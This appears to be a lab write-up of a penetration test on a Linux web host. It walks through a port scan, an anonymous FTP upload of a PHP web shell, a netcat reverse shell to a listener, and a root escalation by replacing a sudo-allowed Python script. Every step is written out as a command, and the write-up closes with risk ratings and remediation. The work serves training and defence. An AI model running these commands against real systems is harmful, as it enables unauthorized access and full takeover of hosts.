CASE STUDY 02: LINUX HOST

LAB WRITEUP

Non-Standard FTP, Web Shell Injection & Sudo Script Hijacking

Executive Summary

This security assessment walk-through details the full attack lifecycle against a target Linux application host. Full-port service enumeration uncovered an unauthenticated vsFTPd service hosted on a non-standard high port (55888) mapped directly to Apache's web root. Uploading a custom PHP payload provided web shell interactive access as `www-data`. Subsequent local privilege checks identified a misconfigured Sudo execution rule on a Python backup script located in a world-writable directory, which was exploited to spawn a root bash session.

TARGET SPECIFICATION & ASSESSMENT SCOPE

Attribute	Assessment Details
Target Operating System	Linux (Ubuntu / Apache 2.4 HTTP Server)
Primary Initial Vector	Non-Standard Port FTP Upload (Port 55888) to Web Root
Initial Privileges	`www-data` (Low-Privilege Web Service Account)
Privilege Escalation Vector	Sudo Misconfiguration + World-Writable Script Path Hijack
Final Access Achieved	ROOT (UID=0 Administrative Authority)
Assessment Category	Linux Application Host Security Assessment


1. SERVICE ENUMERATION & DISCOVERY

Because standard service scans revealed limited exposure, a full-range TCP port scan was performed to discover hidden or non-standard management services.

```
nmap -p- --min-rate 1000 192.168.2.106 -oN full_scan.txt PORT STATE SERVICE 22/tcp open ssh 8
0/tcp open http 445/tcp open microsoft-ds 55888/tcp open unknown # Service Probing on Port 55888 nm
ap -sC -sV -p 55888 192.168.2.106 55888/tcp open ftp vsFTPd 3.0.5 | ftp-anon: Anonymous FTP login a
llowed (FTP code 230) | -rw-r--r-- 1 ftp ftp 220 Mar 12 10:14 user_perms.txt | drwxr-xr-x 2 ftp ftp
4096 Mar 12 10:18 html
```

2. EXPLOITATION: FTP UPLOAD TO WEB SHELL

Anonymous access on port 55888 exposed an `html/` folder mapped directly to the Apache Document Root (`/var/www/html/`). Anonymous write access allowed uploading arbitrary executable scripts into the web server directory.



Exploitation Procedure

1. **FTP Connection:** Connected to port 55888 with credentials `anonymous` : `anonymous`.
2. **Web Shell Upload:** Uploaded a simple PHP script capable of executing system commands via HTTP requests.
3. **Interactive Reverse Shell:** Executed a Netcat reverse connection back to the listening machine to establish a full interactive shell as `www-data`.

```
# FTP Upload Session ftp -P 55888 192.168.2.106 Name: anonymous | Password: anonymous ftp> cd html ftp> put cmd.php # Triggering Interactive Reverse Shell curl "http://192.168.2.106/cmd.php?cmd=nc%20-e%20/bin/bash%20192.168.2.100%204444" # Listening Shell Received $ id uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3. LOCAL PRIVILEGE ESCALATION

Once inside as `www-data`, standard enumeration commands were executed to inspect privileged binaries, cron jobs, and sudo permissions.

```
sudo -l Matching Defaults entries for www-data on radiant: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin User www-data may run the following commands on radiant: (ALL) NOPASSWD: /usr/bin/python3 /var/www/scripts/backup.py
```

Directory Permission Analysis & Script Hijack

While `backup.py` was owned by `root`, inspecting the parent folder `/var/www/scripts/` showed world-writable permissions (`rwxrwxrwx`). This allowed the `www-data` user to remove or rename the original script and create a malicious python script in its place.

```
      # Checking directory permissions ls -ld /var/www/scripts drwxrwxrwx 2 root root 4096 Mar 12 1
0:30 /var/www/scripts # Replacing target script with payload rm /var/www/scripts/backup.py echo 'im
port os; os.system("/bin/bash")' > /var/www/scripts/backup.py # Triggering root elevation via sudo
sudo /usr/bin/python3 /var/www/scripts/backup.py # Verified Root Access root@radiant:~# id uid=0(ro
ot) gid=0(root) groups=0(root)
```

4. RISK ASSESSMENT & IMPACT ANALYSIS

Vulnerability Vector	CVSS Score	Technical Impact
Non-Standard FTP File Write	9.8 CRITICAL	Allows arbitrary PHP script injection into public web directories.
World-Writable Script Directory	8.8 HIGH	Enables low-privilege users to modify or replace system scripts.
NOPASSWD Sudo Rule Misconfiguration	7.8 HIGH	Executes unverified user scripts directly under `root` privilege context.

Impact Summary: Obscuring services on high-numbered ports (55888) provides no defense-in-depth when combined with write permissions. Weak parent directory permissions on privileged scripts allow trivial root escalation.

5. KEY FINDINGS & REMEDIATION ROADMAP

- **Standardize Service Binding & Port Auditing:** Audit all high-numbered listening ports and ensure administrative services like FTP require robust authentication.
- **Enforce Strict Directory Permissions:** Restrict permissions on script directories (e.g., `/var/www/scripts/`) to ensure only `root` can create, edit, or delete executable files (`755` or `700`).
- **Harden Sudo Rules:** Avoid granting NOPASSWD sudo permissions for scripts located in user-accessible or web-accessible directories. Use integrity checking (like SHA-256 hashes) or strict file ownership rules.